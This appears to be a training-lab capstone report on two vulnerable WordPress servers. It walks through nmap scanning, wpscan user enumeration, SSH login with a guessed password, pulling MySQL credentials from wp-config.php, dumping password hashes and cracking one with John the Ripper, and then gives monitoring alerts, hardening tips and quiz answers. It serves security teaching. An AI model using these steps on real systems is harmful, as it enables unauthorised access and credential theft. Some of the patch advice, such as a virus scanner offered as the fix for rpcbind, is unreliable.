RED TEAM

Exposed Services

Initial network scan for host ip : nmap -sP 192.168.1.*/24

```
root@Kali:~# nmap -sP 192.168.1.*/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-23 11:03 PST
Nmap scan report for 192.168.1.1
Host is up (0.00061s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00068s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00073s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.0027s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0012s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.83 seconds
root@Kali:~#
```

Nmap scan results for each machine reveal these open services and OS details:

nmap -sV 192.168.1.110 (Target 1)

nmap -sV 192.168.1.115 (Target 2)

```
Nmap scan report for 192.168.1.110
Host is up (0.00052s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.115
Host is up (0.00047s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This scan identifies the services below as potential points of entry:

Target 1 (exposed services)	Target 2 (exposed services)
22 - ssh	22 - ssh
80 - http	80 - http
111 - rpcbind	111 - rpcbind
139 - netbios-ssn Samba smbd	139 - netbios-ssn Samba smbd
445 - netbios-ssn Samba smbd	445 - netbios-ssn Samba smbd


The following vulnerabilities were identified on target 1;

- Easy to guess password and username
- Mysql database password is easy to find and use. It should be encrypted (using RSA or AES) to provide an extra layer of security
- Several ports are open or showing as open. There are known vulnerabilities for these ports that attackers can take advantage of. 111, 139 and 445 are critical.


Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:


- Enumerate users using ‘wpscan --url 192.168.1.110/wordpress --enumerate u’




- ssh michael@192.168.1.110 with password: “michael” (weak and and easy to guess)
- use grep to find the first flag in the html directory after successfully logging in as Michael.



- Found flag2.txt by sniffing through directories still logged in as Michael. Finally found flag2 sitting in the var/www/ folder.




- In the html directory, nano wp-config.php to find the username and password for MySQL database




- Run mysql -u root -p to login to MySQL using the password discovered above.

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 63
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

- Show databases; use wordpress; show tables;





- Navigate through the tables for any flags/hashes.
-
- Select * from wp_posts;

```
            | publish      | closed          | open          |                | sample-page   |
|        | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                                |           0 | http://
192.168.206.131/wordpress/?page_id=2                        |          0 | page      |
|             0 |
|   4 |           1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770
cd2}


 | flag3        |              | draft        | open          | open          |                |
       |          |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                                |
       0 | http://raven.local/wordpress/?p=4                                |          0 | post
 |                |             0 |
|   5 |           1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f294
1ce}
```

Found both flags 3 and 4 in the wp_posts table.

- select * from wp_users;

```
mysql> select * from wp_users;
+----+------------+------------------------------------+--------------+------------------+----------+---------------------+-------------
------+------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+--------------+------------------+----------+---------------------+-------------
------+------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |          | 2018-08-12 22:49:12 |
      |          0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org |          | 2018-08-12 23:31:16 |
      |          0 | Steven Seagull |
+----+------------+------------------------------------+--------------+------------------+----------+---------------------+-------------
------+------------+---------------+
2 rows in set (0.00 sec)
```


We found both hashes for Michael and Steven!

- Since Michael's password was guessed, I saved Steven's hash in hash.txt and used john the ripper to unhash the password.

```
root@Kali:/usr/share/wordlists# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (?)
1g 0:00:01:42 DONE 3/3 (2021-02-23 13:29) 0.009781g/s 36181p/s 36181c/s 36181C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
```

- Secure a user shell as the user whose password you cracked
- Spawn a python shell with the command ‘python -c import pty;pty.spawn(“/bin/bash”)’

- Escalate to root. One flag can be discovered after this step.



Alternatively, we can use the find command to find flag 2and 4 by running

- find / -type f -name “flag*”

BLUE TEAM

Network Topology

The following machines were identified on the network:

- **Target 1**
  - Operating System: Linux (Apache httpd 2.4.10 (Debian))
  - Purpose: Apache web server/ Wordpress website host
  - IP Address: 192.168.1.110
- **Target 2**
  - Operating System: Linux (Apache httpd 2.4.10 (Debian))
  - Purpose: 2nd Apache web server/ Wordpress website host
  - IP Address: 192.168.1.115
- **HyperV**
  - Operating System: Windows
  - Purpose: Azure Cloud Jump Box
  - IP Address: 192.168.1.1
- **Attacker**
  - Operating System: Kali Linux
  - Purpose: Attacking Machine
  - IP Address: 192.168.1.90
- **ELK**
  - Operating System: Linux (Ubuntu)
  - Purpose: SIEMs for analyzing logs from beats
  - IP Address: 192.168.1.100

Description of Targets

There are two vulnerable targets on this network; Target 1 & 2:

Both targets are Apache web servers and have ssh enabled. So, ports 80 and 22 are possible ports of entry for attackers. As such, the following alerts have been implemented:


Monitoring the Targets

Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:

Name of Alert 1: Excessive http errors

- **Metric**: metricbeat
- **Threshold**: 400/5mins
- **Vulnerability Mitigated**: brute-force attack
- **Reliability**: Does this alert generate lots of false positives/false negatives? No

- **Rate**: High if threshold is set right.



Name of Alert 2: http request size monitor

Metric: metricbeat

Threshold: 400/5mins


Vulnerability Mitigated: DDoS

Reliability: Does this alert generate lots of false positives/false negatives?

Rate: High

Name of Alert 3: cpu usage monitor

- **Metric**: metricbeat
- **Threshold**:
- **Vulnerability Mitigated**: unauthorized ssh access and root escalation
- **Reliability**: Does this alert generate lots of false positives/false negatives? No, the threshold has to be set properly.
- **Rate:** high reliability.



Suggestions for Going Further

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats, identified by the alerts above. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

● Vulnerability 1: Port 111 (Portmapper) rpcbind

- Patch: install special-security-package with apt-get
- Why It Works: special-security-package scans the system for viruses every day
- Other suggestions: add IPTables to deny TCP connection of unwanted IP ranges

● Vulnerability 2: Port 139 (NetBIOS) NBSTAT

- Patch: chmod 600 /var/www/html/wordpress/wp-config.php
- Why It Works: By changing the permissions on the config file, only the owner would have full access while all other privileges would be denied to all outside users.

- Other suggestions: Disable file and printer sharing, block ports 135-139 completely, use complex passwords

● **Vulnerability 3: Port 445 (SMB)**


- Patch: restrict access to TCP port 445 (SMB)
- Why it Works: Prevents file and printer sharing from unauthorized users
- Other suggestions: delete HKLM\System\CurrentControlSet\Services\NetBT\Parameters\TransportBindName in the Windows Registry

NETWORK ANALYSIS


Time Thieves


You must inspect your traffic capture to answer the following questions:

1. What is the domain name of the users' custom site? mysocalledchaos.com




2. What is the IP address of the Domain Controller (DC) of the AD network? 10.6.12.12

